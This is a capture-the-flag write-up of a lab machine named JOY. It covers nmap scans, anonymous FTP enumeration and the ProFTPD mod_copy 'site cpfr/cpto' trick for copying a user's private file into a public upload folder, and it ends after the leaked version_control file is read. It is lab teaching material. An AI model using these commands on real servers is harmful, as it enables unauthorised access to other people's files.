

IP : 192.168.127.129

Finding the IP address of the vulnerable machine using nmap :


nmap -sn 192.168.127.0/24

Found IP of the machine as 192.168.127.129

Scanning using nmap

Scanning all the ports of the IP found using nmap to determine the running services

nmap -p- -n -vvv 192.168.127.129



```
(kali㉿kali)-[~] $ nmap -p- -n -vvv 192.168.127.129
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-07 01:29 EDT
Initiating Ping Scan at 01:29
Scanning 192.168.127.129 [2 ports]
Completed Ping Scan at 01:29, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 01:29
Scanning 192.168.127.129 [65535 ports]
Discovered open port 143/tcp on 192.168.127.129
Discovered open port 995/tcp on 192.168.127.129
Discovered open port 25/tcp on 192.168.127.129
Discovered open port 587/tcp on 192.168.127.129
Discovered open port 110/tcp on 192.168.127.129
Discovered open port 139/tcp on 192.168.127.129
Discovered open port 445/tcp on 192.168.127.129
Discovered open port 22/tcp on 192.168.127.129
Discovered open port 21/tcp on 192.168.127.129
Discovered open port 993/tcp on 192.168.127.129
Discovered open port 80/tcp on 192.168.127.129
Discovered open port 465/tcp on 192.168.127.129
Completed Connect Scan at 01:29, 2.58s elapsed (65535 total ports)
Nmap scan report for 192.168.127.129
Host is up, received syn-ack (0.00068s latency).
Scanned at 2022-06-07 01:29:17 EDT for 2s
Not shown: 65523 closed ports
Reason: 65523 conn-refused
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack
22/tcp    open  ssh          syn-ack
25/tcp    open  smtp         syn-ack
80/tcp    open  http         syn-ack
110/tcp   open  pop3        syn-ack
139/tcp   open  netbios-ssn  syn-ack
143/tcp   open  imap         syn-ack
445/tcp   open  microsoft-ds syn-ack
465/tcp   open  smtps        syn-ack
587/tcp   open  submission   syn-ack
993/tcp   open  imaps        syn-ack
995/tcp   open  pop3s       syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds
```

Nmap results

Scanning the open ports to find more information

sudo nmap -p21,22,25,80,110,139,143,445,465,587,993,995 -sC -sV 192.168.127.129

```
(kali㉿kali)-[~]
$ sudo nmap -p21,22,25,80,110,139,143,445,465,587,993,995 -sC -sV 192.168.127.129
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-07 01:59 EDT
Nmap scan report for 192.168.127.129
Host is up (0.00067s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD
|_  ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxr-x  2  ftp        ftp          4096 Jan  6  2019 download
|_ drwxrwxr-x  2  ftp        ftp          4096 Jan 10  2019 upload
22/tcp    open  ssh          Dropbear sshd 0.34 (protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
|_ ssl-cert: Subject: commonName=JOY
|_ Subject Alternative Name: DNS:JOY
|_ Not valid before: 2018-12-23T14:29:24
|_ Not valid after:  2028-12-20T14:29:24
|_ ssl-date: TLS randomness does not represent time
80/tcp    open  http         Apache httpd 2.4.25 ((Debian))
|_ http-ls: Volume /
|_ SIZE   TIME           FILENAME
|_ -      2016-07-19 20:03 ossec/
|_ 
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Index of /
110/tcp   open  pop3        Dovecot pop3d
|_ pop3-capabilities: STLS RESP-CODES SASL AUTH-RESP-CODE PIPELINING CAPA TOP UIDL
|_ ssl-cert: Subject: commonName=JOY/organizationName=Good Tech Pte. Ltd/stateOrProvinceName=Singapore/countryName=SG
|_ Not valid before: 2019-01-27T17:23:23
|_ Not valid after:  2032-10-05T17:23:23
|_ ssl-date: TLS randomness does not represent time
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapsd
|_ imap-capabilities: more have IMAP4rev1 post-login STARTTLS SASL-IR IDLE LOGIN-REFERRALS ENABLE ID capabilities Pre-login OK
LITERAL+ listed LOGINDISABLEDA0001
|_ ssl-cert: Subject: commonName=JOY/organizationName=Good Tech Pte. Ltd/stateOrProvinceName=Singapore/countryName=SG
|_ Not valid before: 2019-01-27T17:23:23
|_ Not valid after:  2032-10-05T17:23:23
|_ ssl-date: TLS randomness does not represent time
445/tcp   open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
```

```
*CherryTree 0.99.40 kali@kali: ~ Pictures kali@kali: ~

|_ Not valid after: 2032-10-05T17:23:23
|_ ssl-date: TLS randomness does not represent time
445/tcp open netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
465/tcp open smtp      Postfix smtpd
|_ smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
|_ ssl-cert: Subject: commonName=JOY
|_ Subject Alternative Name: DNS:JOY
|_ Not valid before: 2018-12-23T14:29:24
|_ Not valid after: 2028-12-20T14:29:24
|_ ssl-date: TLS randomness does not represent time
587/tcp open smtp      Postfix smtpd
|_ smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
|_ ssl-cert: Subject: commonName=JOY
|_ Subject Alternative Name: DNS:JOY
|_ Not valid before: 2018-12-23T14:29:24
|_ Not valid after: 2028-12-20T14:29:24
|_ ssl-date: TLS randomness does not represent time
993/tcp open ssl/imap Dovecot imapd
|_ imap-capabilities: more IMAP4rev1 have Pre-login SASL-IR IDLE LOGIN-REFERRALS post-login ID LITERAL+ capabilities OK AUTH=PLAIN
A1NA0001 listed ENABLE
|_ ssl-cert: Subject: commonName=JOY/organizationName=Good Tech Pte. Ltd/stateOrProvinceName=Singapore/countryName=SG
|_ Not valid before: 2019-01-27T17:23:23
|_ Not valid after: 2032-10-05T17:23:23
|_ ssl-date: TLS randomness does not represent time
995/tcp open ssl/pop3 Dovecot pop3d
|_ pop3-capabilities: SASL(PLAIN) RESP-CODES USER AUTH-RESP-CODE PIPELINING CAPA TOP UIDL
|_ ssl-cert: Subject: commonName=JOY/organizationName=Good Tech Pte. Ltd/stateOrProvinceName=Singapore/countryName=SG
|_ Not valid before: 2019-01-27T17:23:23
|_ Not valid after: 2032-10-05T17:23:23
|_ ssl-date: TLS randomness does not represent time
MAC Address: 00:0C:29:A5:C8 (VMware)
Service Info: Hosts: The, JOY.localdomain, JOY; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
clock-skew: mean: -2h39m57s, deviation: 4h37m07s, median: ls
nbstat: NetBIOS name: JOY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.5.16-Debian)
|_ Computer name: joy
|_ NetBIOS computer name: JOY\x00
|_ Domain name: \x00
|_ FQDN: joy
```

Here, port 21 for ftp allows anonymous login for two directories /upload /download.

Enumeration

Enumerating the ftp service for anonymous login :

So, I connect to ftp where I find two directories /download and /upload. On accessing the / download directory nothing useful was found. So, I tried to access /upload directory and found a file named "directory", which I copied into my local machine using the 'get' command.



```
(kali㉿kali)-[~]
└─$ ftp 192.168.127.129
Connected to 192.168.127.129.
220 The Good Tech Inc. FTP Server
Name (192.168.127.129:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x 2 ftp      ftp          4096 Jan  6  2019 download
drwxrwxr-x 2 ftp      ftp          4096 Jan 10  2019 upload
226 Transfer complete
ftp> cd upload
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-rw-rw- 1 ftp      ftp          7766 Jun  7 06:36 directory
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_armadillo
-rw-rw-rw- 1 ftp      ftp          25 Jan  6  2019 project_bravado
-rw-rw-rw- 1 ftp      ftp          88 Jan  6  2019 project_desperado
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_emilio
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_flamingo
-rw-rw-rw- 1 ftp      ftp          7 Jan  6  2019 project_indigo
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_komodo
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_luyano
-rw-rw-rw- 1 ftp      ftp          8 Jan  6  2019 project_malindo
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_okacho
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_polento
-rw-rw-rw- 1 ftp      ftp          20 Jan  6  2019 project_ronaldinho
-rw-rw-rw- 1 ftp      ftp          55 Jan  6  2019 project_sicko
-rw-rw-rw- 1 ftp      ftp          57 Jan  6  2019 project_toto
-rw-rw-rw- 1 ftp      ftp          5 Jan  6  2019 project_ultimo
-rw-rw-rw- 1 ftp      ftp          9 Jan  6  2019 project_vivino
-rw-rw-rw- 1 ftp      ftp          0 Jan  6  2019 project_woranto
-rw-rw-rw- 1 ftp      ftp          20 Jan  6  2019 project_yolo
-rw-rw-rw- 1 ftp      ftp          180 Jan  6  2019 project_zoo
-rw-rw-rw- 1 ftp      ftp          24 Jan  6  2019 reminder
226 Transfer complete
ftp> get directory
```

Patrick's Directory

On listing the contents of the file, I found that it contained information about Patrick's Directory.

```
*CherryTree 0.99.40 kali@kali: ~
kali@kali: ~
└$ cat directory
Patrick's Directory
total 224
drwxr-xr-x 18 patrick patrick 4096 Jun  7 14:35 .
drwxr-xr-x  4 root   root   4096 Jan  6 2019 ..
-rw-r--r--  1 patrick patrick  0 Jun  7 12:45 0tVi9NMu8ZLd1miSEq12G47PyN0Is4t0.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 12:50 1r9j6Ce1rXy3uhBFA4850lyIaRB5E7QH.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 12:55 1rPeV5ko0eevJYt1hfuRnaE0aHpCT9JY0qKmSAY5sXl9XHH9BW8q2o5ZpZblr.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 03:20 4bwK6nMszMlx2lHHKLre3gfvohWFf3f.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 13:00 40f7edMXM55A7CNHdIr7uGhvtAh14e6z.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 13:50 4utRbUcrVzclCmSSemNswwz450LDqPDe6sQ03l30XcLrs7UV0qybS603U0m4Vl7.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 13:25 4XwWJtEFbyToD84yd106sulwSFtdqs5.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 13:40 40fKxNruOArnNm4a7gy3wDgoedFMtkXcMzwsn.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 03:30 7iwvcmb7fwLMGAxzR0WALSDBBddlTv7.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 14:35 79R11f40rC2unHxfp2Gq52bna0qSaz.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 14:25 8m9ak51dyB1nT3gDGCK5k2uAH8yQaZ0qbqwzdh5zgrVcwI4V2T9bhjsb1b.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 13:10 9HtQD791MpC61lcqAOHqd7HzTfvfkh0hd1RLBEB9QJgsDDXfieg8CU0k8EjB.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 13:55 9JRaXLjLl3wESHOAk7s0M5ta7T2TetSj.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 14:05 9SGhvZ2ESDUNkruru0txxs2sa5gScj625hzoZF48iXkm6N10jIIJF3jiWf.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 13:45 aEiB11EJBlnecnkYxlvbbkCMQtg0Hzu5b0n74PhX0b8yAzUPGhxawFzPa30Zgl.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 14:20 b9GmjzYeZo0rANEbDCZKiQx3KiJbquc7nxGld7kJRNy2F5gDc862xxl35Pf4BsB.txt
-rw-----  1 patrick patrick 185 Jan 28 2019 .bash_history
-rw-r--r--  1 patrick patrick 220 Dec 23 2018 .bash_logout
-rw-r--r--  1 patrick patrick 3526 Dec 23 2018 .bashrc
-rw-r--r--  1 patrick patrick 24 Jun  7 12:40 C9620pI4mjLeHrBRre6yDpkhkHD76XomU8CsAJfrn5YorjbR3zKFchWyAQPpLUy0T.txt
drwx----- 7 patrick patrick 4096 Jan 10 2019 .cache
-rw-r--r--  1 patrick patrick 24 Jun  7 03:25 CKkjMLhCMSpMkaYuWaX6fYMLZC9X31ki0QnxCeg2fBWB8Tm6Evj882xlu9p1QjNIG.txt
drwx----- 10 patrick patrick 4096 Dec 26 2018 .config
-rw-r--r--  1 patrick patrick 24 Jun  7 03:00 CSknIRIGo5ltcjFl91FxNIzW481d425peP1A8qWryjaU0ye3lvhfm56f5yQr4Vnq.txt
drwxr-xr-x  2 patrick patrick 4096 Dec 26 2018 Desktop
drwxr-xr-x  2 patrick patrick 4096 Dec 26 2018 Documents
drwxr-xr-x  3 patrick patrick 4096 Jan  6 2019 Downloads
-rw-r--r--  1 patrick patrick  0 Jun  7 13:15 EDMyNbUgVQ5zjUJoAibnU9BVaVjUEyCK.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 14:18 EhapGM5EaZoaUUVkGTUBedsXNyRdpNG2Bk0r6nhlPT8lShyGSTGcRs8DjrI99c.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 13:00 Er2nxmb7crfm5kAk8Am56cyUmmpQhs0920o2KQcyRpgWF9SKCIPjSVqYH3chVleJ.txt
-rw-r--r--  1 patrick patrick 24 Jun  7 14:00 fIxXuuJaJqTfxSWJ1nixdXtYTtJA0RHsf1ExrF11FjVmfpCjZHsnsFDmLHF0.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 12:40 FSJg23XUMK1bfuxLMHjcmYsYuSlqE7fp.N.txt
drwx----- 3 patrick patrick 4096 Dec 26 2018 .gnupg
-rwxrwxrwx  1 patrick patrick  0 Jan  9 2019 haha
-rw-r--r--  1 patrick patrick  0 Jun  7 13:20 10532n6y0ofiJBHWdEQoblv0xvCbQK5s.txt
-rw----- 1 patrick patrick 8532 Jan 28 2019 .ICEauthority
-rw-r--r--  1 patrick patrick  0 Jun  7 13:45 JjuuIm7lzh9haHeWoHeg4ubbtxkIX0.txt
-rw-r--r--  1 patrick patrick  0 Jun  7 03:15 KiaYlhssMAKOuX3TRQIFQlgEf4fNIUZRe.txt
```

```
-rw-r--r-- 1 patrick patrick 24 Jun 7 03:20 MwfseJiXP6epZNj3IfJnxeF2K1dCwJjDKBD1ihbhjG2HUEheQ8TdeC57geqUxLBPB.txt
drwxr-xr-x 2 patrick patrick 4096 Jan 8 2019 .nano
-rw-r--r-- 1 patrick patrick 24 Jun 7 03:05 NP0pnuaQz5LpTiupMnQXjhYQhNgvhQyPhItlWXB8AvChRhF4iXpmNoDwvJoudSf.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 03:25 nqlntweb5zlnJ1Ghp4KsmcJE408Dgvx.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:30 :oByDp1t6LLu0Et49x1kaxFxfKcCRYBDC.txt
-rw-r--r-- 1 patrick patrick 24 Jun 7 13:35 OsVtnU74zBgtLPPiBlEjbbZqHb6X5qjViT86uSH540vqbpbYv0v32Rdmn8Lfho.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 13:49 Pd5lHQyMaB5a6K9TBFEf0IfglsqdFWu1.txt
drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Pictures
-rw-r--r-- 1 patrick patrick 24 Jun 7 14:00 PN9HLMJ4xwL0pFShuhPo0E62yg6fR1eKU0w0jCropLhqB8ltBsex5046ckpmPmR.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 13:05 p0Bzf1R0Q08JlPdiH6vHpkJKVOND.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:15 ppWRkduAU05yhCxpoDntRarl7G5IKRvVm.txt
-rw-r--r-- 1 patrick patrick 675 Dec 23 2018 .profile
drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Public
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:25 pxT8qTDnUsawB2Pcz90fyd4AHLdPPds9.txt
-rw-r--r-- 1 patrick patrick 24 Jun 7 12:45 Qb6rmSHZzoCxduNGRxyf0y2dJHPwPAV81HkC0czLNq6PsxrMjw0IFBzR4u5g0dm.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:05 R50wyuu4Pfymjt57f0v0B9ERAJ4yifFPki.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 03:05 RbmtLQRnPjRfUviziEdEuNeONJ81.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 13:10 RbzMglsnaIdU2p1RNawcyJq83q5a4PQD.txt
d----- 2 root root 4096 Jan 9 2019 script
-rw-r--r-- 1 patrick patrick 24 Jun 7 12:50 S05ah6R41zl2lqZ41V0gCKMT3nCIFLlFKy86DdgEq8U7i9Vle1LkWNsevz2ka0G2.txt
drwx----- 2 patrick patrick 4096 Dec 26 2018 .ssh
-rw-r--r-- 1 patrick patrick 0 Jan 6 2019 Sun
-rw-r--r-- 1 patrick patrick 0 Jun 7 12:55 TBBYRNriAkbcds7NAFGvNXHuLd9M2jWP.txt
drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Templates
-rw-r--r-- 1 patrick patrick 24 Jun 7 13:15 TIhbndl5zR2ff1hhqQ0LanoPh9z0hTofCpz1GmKXYa7Dwqi0WPYgyR3XfxsN2C.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 13:50 TKVbxlgClGEJ5t0s8yM1qP4n6kTrCKJE.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:10 TLoCjgZ6pkkzyRsD0oDRbj1IhgvfEYs.txt
-rw-r--r-- 1 patrick patrick 0 Jan 6 2019 .txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 03:06 tz2zU6Yvz7WGauSS5NS06bg8SPMXTzd1.txt
-rw-r--r-- 1 patrick patrick 407 Jan 27 2019 version_control
drwxr-xr-x 2 patrick patrick 4096 Dec 26 2018 Videos
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:00 wpYr4qG9h48BMhXcDS7tLwNMUDgZw.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 13:35 WxVLHIMPUaxWhPWSTIICct0b7D0Ur4u.txt
-rw-r--r-- 1 patrick patrick 24 Jun 7 14:15 X5xRKAesRIZOFvRtEP2tLA4Af8wJ14lttPgaiLmL7qSo1R10QrGzmekK9G7Lp6s.txt
-rw-r--r-- 1 patrick patrick 0 Jun 7 14:20 FCouNIz8kvibPHREp8ChoejmNOM4Fg.txt
-rw-r--r-- 1 patrick patrick 24 Jun 7 03:30 YY7ujgt2h5dm3RuviE20UmnmDnrzxvu13Ei0uCWTh5l3ASMz0gEjuINVRApgu4I4.txt
-rw-r--r-- 1 patrick patrick 24 Jun 7 03:15 ZkjRtyNbvnkwBR6JvbR817Einte8kXWQYAyVgXSSRvdy2Tpfmgl7dIMyRWSwXaV.txt
```

After enumerating some of the listed files, I found a useful file named “version_control”. Since the file exist inside Patrick’ s directory so we cannot grab the file directly, therefore, I try to transfer

version_control file inside /upload directory because it has read/write permission through ftp anonymous login.

To transfer the file, I will be using telnet.

```
telnet 192.168.127.129 21
site cpfr /home/patrick/version_control
site cpto /home/ftp/upload/version_control
```

```
(kali㉿kali)-[~] $ telnet 192.168.1.104 21
Trying 192.168.127.129...
Connected to 192.168.127.129.
Escape character is '^]'.
220 The Good Tech Inc. FTP Server
site cpfr /home/patrick/version_control
350 File or directory exists, ready for destination name
site cpto /home/ftp/upload/version_control
250 Copy successful
421 Login timeout (300 seconds): closing control connection
Connection closed by foreign host.
```

Again logging into the ftp service using anonymous login and navigating to /upload directory, I can see “version_control” file listed there.

So, I copied the file into my local machine and on listing the contents of the file, I found a version of ftp service running on host machine. Also there, it was mentioned that the path for webroot is changed to /var/www/tryingharderisjoy.

```
*CherryTree 0.99.40 kali@kali:~ 02:10 PM 0% 0% G
- rw-rw-rw- 1 ftp     ftp      0 Jan  6 2019 project_okacho
- rw-rw-rw- 1 ftp     ftp      0 Jan  6 2019 project_polento
- rw-rw-rw- 1 ftp     ftp     20 Jan  6 2019 project_ronaldinho
- rw-rw-rw- 1 ftp     ftp      55 Jan  6 2019 project_sicko
- rw-rw-rw- 1 ftp     ftp      57 Jan  6 2019 project_toto
- rw-rw-rw- 1 ftp     ftp      5 Jan  6 2019 project_uno
- rw-rw-rw- 1 ftp     ftp      9 Jan  6 2019 project_vivino
- rw-rw-rw- 1 ftp     ftp      0 Jan  6 2019 project_woranto
- rw-rw-rw- 1 ftp     ftp     20 Jan  6 2019 project_yolo
- rw-rw-rw- 1 ftp     ftp    180 Jan  6 2019 project_zoo
- rwxrwxr-x 1 ftp     ftp     24 Jan  6 2019 reminder
-rw-r--r-- 1 0      0      407 Jun  7 08:30 version_control
226 Transfer complete
ftp> get version_control
local: version_control remote: version_control
200 PORT command successful
150 Opening BINARY mode data connection for version_control (407 bytes)
226 Transfer complete
407 bytes received in 0.03 secs (14.2001 kB/s)
ftp> exit
221 Goodbye.

(kali㉿kali)-[~] $ ls
a.out      Desktop   Documents  lab.c      nmap      Pictures  scanl      tcp_server.c  version_control
bestdayever.sh  directory Downloads  Music      PhoneInfoga  Public    tcp_client.c  Templates  Videos

(kali㉿kali)-[~] $ cat version_control
Version Control of External-Facing Services:

Apache: 2.4.25
Dropbear SSH: 0.34
ProFTPD: 1.3.5
Samba: 4.5.12

We should switch to OpenSSH and upgrade ProFTPD.

Note that we have some other configurations in this machine.
1. The webroot is no longer /var/www/html. We have changed it to /var/www/tryingharderisjoy.
2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.

